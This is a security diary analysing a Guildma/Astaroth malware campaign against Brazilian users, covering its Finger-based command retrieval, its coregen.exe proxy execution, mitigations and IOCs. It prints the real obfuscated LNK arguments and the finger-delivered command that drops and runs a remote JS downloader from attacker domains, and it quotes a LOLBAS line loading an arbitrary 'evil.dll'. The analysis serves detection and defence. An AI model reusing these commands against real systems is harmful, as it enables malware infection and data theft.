Guildma is now using Finger and Signed Binary Proxy Execution to evade defenses

By SANS Internet Storm Center

Archived: 2026-04-05 18:05:00 UTC

We recently identified a new **Guildma/Astaroth** campaign targeting South America, mainly Brazil, using a new variant of the malware. Guildma is known by its multiple-staged infection chain and evasion techniques to reach victim's data and exfiltrate them. In a previous diary [1] at Morphus Labs, we analyzed a Guildma variant which employed an innovative strategy to stay active, using Facebook and YouTube to get a new list of its C2 servers.

The innovation this time is the use of **Finger**, an old service designed to retrieve information about a particular user or host on a network but **employed by Guildma to retrieve the command that will download and start the new victim's computer infection**. In addition, Guildma **is bringing its own legit binary to the victim's machine** to employ a technique named Signed Binary Proxy Execution, reducing the chances of being detected.

In today's diary, check the results of the analysis of this new variant along with MITRE ATT&CK TTPs and IOCs. To start, look at Figure 1. This is the traffic generated by the new variant while contacting attackers' Finger server and receiving back the malicious command to be executed.




Figure 1 – Guilma traffic while contacting attackers' Finger server

Threat Analysis




Figure 2 – New Guildma variant analysis

The ongoing campaign starts with an e-mail phishing with a link to a ZIP file which contains an LNK. If the user executes the LNK file, instead of opening a supposed PDF with a proof of payment (Comprovante.pdf7.lnk), it will execute Windows native binary Finger.exe do retrieve the malicious command from attacker's server on port TCP/79 and pass it to 'cmd' to get it executed.

The malicious LNK file is prepared to 'cmd.exe' with an obfuscated argument, as seen in Figure 3.

```
Relative Path: ..\..\..\..\..\Windows\System32\cmd.exe
Working Directory: %SystemRoot%\System32
Arguments: /V/c "SEt UCVL=^|mmPa5ormPa5e +mPa52 ^|cmPa5mmPa5d&&SEt QQSYU=fimPa5ngemPa5r omPa5k@iaiokr.martin24.xyz&&sEt RGH1=!Q
QSYU:mPa5=!&&sEt 3RKOA=!UCVL:mPa5=!&&CMD /c !RGH1! !3RKOA!"
Icon Location: %SystemRoot%\system32\imageres.dll,09
```

Figure 3 – LNK content

Analyzing the environment variables created by the above argument, it is possible to see the arguments which will be passed to 'cmd.exe'. Surprisingly, it calls finger.exe, a native Windows binary to an old service, and pipes its results to a new cmd, as seen in Figure 4.




Figure 4 – Deobuscated arguments

The result of the finger execution is another obfuscated command with a list of environment variables, as seen in Figure 5.

```
PS C:\WINDOWS\system32> finger ok@iaiokr.martin24.xyz

[iaiokr.martin24.xyz]
cmd /V/D/c "SEt OARI=.j&&SEt SMOPK=vfULkarfULk a =fULk 'scfULkrifULkptfULk:'; b =fULk 'hfULkTtPfULk:'; GfULketfULkObjfUL
kecfULkt(fULka+b+'&&sET SL13=OLEXZOLEXZpueimr.milanol.xyzOLEXZ?1OLEXZ')&&sEt/^p 4876U="%SMOPK:fULk=%%SL13:OLEXZ=/%"<nul
> %Public%\Videos\^2Qq%OARI%s|start cmd /c start %Public%\Videos\^2Qq%OARI%s"


PS C:\WINDOWS\system32>
```

Figure 5 – Result of finger execution

Once executed, the above command will create a JS file containing a VB Script on "%Public%\Videos\" and execute it. This execution will result in five more files downloaded and stored into a random path into Videos, as seen in Figure 6. The download is performed using the legitimate binary bitsadmin.exe.




Figure 6 – JS and random directory created by Guildma to store malicious artifacts

The downloaded files are listed in Figure 7.




Figure 7 – Downloaded artifacts

The 'ctfmon.exe', despite the name, is in fact, a copy of a legitimate binary named 'coregen.exe' which is part of Microsoft Silverlight product, as seen in Figure 8.




Figure 8 – 'coregen.exe' legitimate binary brought over by the attackers

The **'coregen.exe'** binary is used to load 'helper.dll' in a technique named **Signed Binary Proxy Execution (T1218)** [2]**.** It is like DLL Side Loading attack, but here the DLL name is passed as argument, as seen in Figure 9. In other words, the attacker is bringing the 'coregen.exe' legitimate binary to the victim's machine and using it as a rundll32 to have its malicious DLL loaded into it as a strategy to evade security controls.





Figure 9 – Coregen.exe used to load malicious DLL

This type of misuse of 'coregen.exe' is mapped by Stronic [3], as seen in Figure 10.



Possible Misuse

*The following table contains possible examples of `coregen.exe` being misused. While `coregen.exe` is **not** inherently malicious, its legitimate functionality can be abused for malicious purposes.*

Source	Source File	Example	License
LOLBAS	Coregen.yml	Name: coregen.exe	
LOLBAS	Coregen.yml	Description: Binary coregen.exe (Microsoft CoreCLR Native Image Generator) loads exported function GetCLRRuntimeHost from coreclr.dll or from .DLL in arbitrary path. Coregen is located within "C:\Program Files (x86)\Microsoft Silverlight\5.1.50918.0\" or another version of Silverlight. Coregen is signed by Microsoft and bundled with Microsoft Silverlight.	
LOLBAS	Coregen.yml	- Command: coregen.exe dummy_assembly_name	
LOLBAS	Coregen.yml	- Command: coregen.exe /L C:\folder\evil.dll dummy_assembly_name	
LOLBAS	Coregen.yml	- Path: C:\Program Files\Microsoft Silverlight\5.1.50918.0\coregen.exe	
LOLBAS	Coregen.yml	- Path: C:\Program Files (x86)\Microsoft Silverlight\5.1.50918.0\coregen.exe	
LOLBAS	Coregen.yml	- IOC: coregen.exe loading .dll file not in "C:\Program Files (x86)\Microsoft Silverlight\5.1.50918.0\"	
LOLBAS	Coregen.yml	- IOC: coregen.exe loading .dll file not named coreclr.dll	
LOLBAS	Coregen.yml	- IOC: coregen.exe command line containing -L or -l	
LOLBAS	Coregen.yml	- IOC: coregen.exe command line containing unexpected/invald assembly name	
LOLBAS	Coregen.yml	- IOC: coregen.exe application crash by invalid assembly name	

MIT License. Copyright (c) 2020-2021 Strontic.

Figure 10 – Possible misuse of 'coregen.exe' by Stronic

Once loaded, the 'helper.dll' will decrypt and load the other DLLs 'log32.dll' and 'log33.dll' previously downloaded. In the Figure 11 I highlight the routing which decrypts the DLL contents.




Figure 11 – Log32.dll decrypt routine

And finally, once loaded, Log32.dll will perform multiple anti-debugging, anti-vm and a series of system verification, like keyboard type and system language, the presence of a DLL belonging to Diebold Warsaw (wslbscr32.dll), before unpacking and launching information stealer procedures.

Final Considerations

Reflecting on the use of Finger on this new variant, a possible reason that came to my mind was the attempt to bypass security filters that are usually applied to the HTTP/HTTPS traffic. Even employees in home office, may have some type of web browsing filter applied by the company, like web proxies. However, it may not be so common for home firewalls to make a more restrictive Internet outgoing filter, preventing, for example, the exit to the TCP/79 port. In the end, as much as the content travels in clear text on Finger, the attacker may end up having more luck with this strategy than if he used the most common path.

Finally, it is interesting to highlight the use of **Signed Binary Proxy Execution** technique by the new Guildma variant. Binaries signed with trusted digital certificates can execute on Windows systems protected by digital signature validation – specially those signed by Microsoft, as 'coregen.exe'.

There are mitigations and detection strategies for Signed Binary Proxy Execution mapped on MITRE ATT&CK [2] which include restricting the execution of particularly vulnerable binaries to privileged accounts that need to use them and establish a baseline for processes and command line parameters for signed binaries to monitor and spot uncommon usage. **There is a great project named LOLBAS** [5] (Living Off The Land Binaries and Scripts) which maps 'coregen.exe' and other binaries that could be abused in a similar way.

References

[1] https://isc.sans.edu/diary/Guildma+malware+is+now+accessing+Facebook+and%A0YouTube+to+keep+up-to-date/25222

[2] https://attack.mitre.org/techniques/T1218/

[3]https://strontic.github.io/xcyclopedia/library/coregen.exe-3BF709AEDF5042C39515756FB72E9EC0.html

[4]https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/finger

[5] https://github.com/LOLBAS-Project/LOLBAS

IOCs

Category	Type	Value	Comment
Artifacts dropped	sha256	412a6b755b2029126d46e7469854add3faa850f5a4700dd1e078fcc536ca418a	ctfmon.exe (coregen.exe) - legitimat
Artifacts dropped	sha1	5f536e6701d928dd262d475cd6987777b9fa5e33	ctfmon.exe (coregen.exe) - legitimat
Artifacts dropped	md5	3bf709aedf5042c39515756fb72e9ec0	ctfmon.exe (coregen.exe) - legitimat
Artifacts dropped	sha256	4fe8e09c61858df60222c5188af91b934d1358ee802d6dc06b4a25e162a71413	helper.dll
Artifacts dropped	sha1	cc19f43dbc98a5f471bb9fc926da6e9b190a925c	helper.dll
Artifacts dropped	md5	1d270124b1e61f21eed666afc4e60d9a	helper.dll
Artifacts dropped	sha256	7889a7cc80dabc034cd02a3667e1f0028332669ca5ccf9a66b4f853064968158	log32.dll
Artifacts dropped	sha1	883bba850a4a6b84bb734841de823c25e09cc4dd	log32.dll
Artifacts dropped	md5	ea6ebcf305585d692fc4d519c94ed215	log32.dll
Artifacts dropped	sha256	5abfff61dcde664006db334859055d22da3b419e2fa2ae734bec48688c564dea	log33.dll
Artifacts dropped	sha1	6aa3cd190f670671c2a93076dc1a77a551dfc3d3	log33.dll
Artifacts dropped	md5	126058c017ca37541da16c5ab6d91257	log33.dll
Payload installation	sha256	9f61fc62aa9734406c164decc00f9c027574c4c5f6865d5fb297fb431f75c3bb	Rt6.js
Payload installation	sha1	77f1cc8b7ce1cbffe91f050cb1e7f790de62e257	Rt6.js
Payload installation	md5	50222aecc6a722564bb5844fa07af4d0	Rt6.js
Network activity	ip-dst	45.79.215.94	
Network activity	domain	martin21.xyz	
Network activity	domain	martin23.xyz	
Network activity	domain	martin24.xyz	

Network activity	domain	martin05.xyz	
Network activity	domain	martin17.xyz	
Network activity	domain	martin27.xyz	
Network activity	domain	martin06.xyz	
Network activity	domain	martin03.xyz	
Network activity	domain	martin04.xyz	
Network activity	domain	martin02.xyz	
Network activity	domain	martin01.xyz	
Network activity	domain	martin08.xyz	
Network activity	domain	martin07.xyz	
Network activity	domain	martin10.xyz	
Network activity	domain	martin11.xyz	
Network activity	domain	go8357.xyz	
Network activity	domain	alinester07.xyz	
Network activity	domain	martin19.xyz	
Network activity	domain	martin18.xyz	
Network activity	domain	martin16.xyz	
Network activity	domain	martin15.xyz	
Network activity	domain	martin14.xyz	
Network activity	domain	martin13.xyz	
Network activity	domain	martin12.xyz	
Network activity	domain	martin31.xyz	

Network activity	domain	martin30.xyz	
Network activity	domain	martin29.xyz	
Network activity	domain	martin28.xyz	
Network activity	domain	martin26.xyz	
Network activity	domain	martin25.xyz	
Network activity	domain	martin22.xyz	

--

Renato Marinho
Morphus Labs| LinkedIn|Twitter
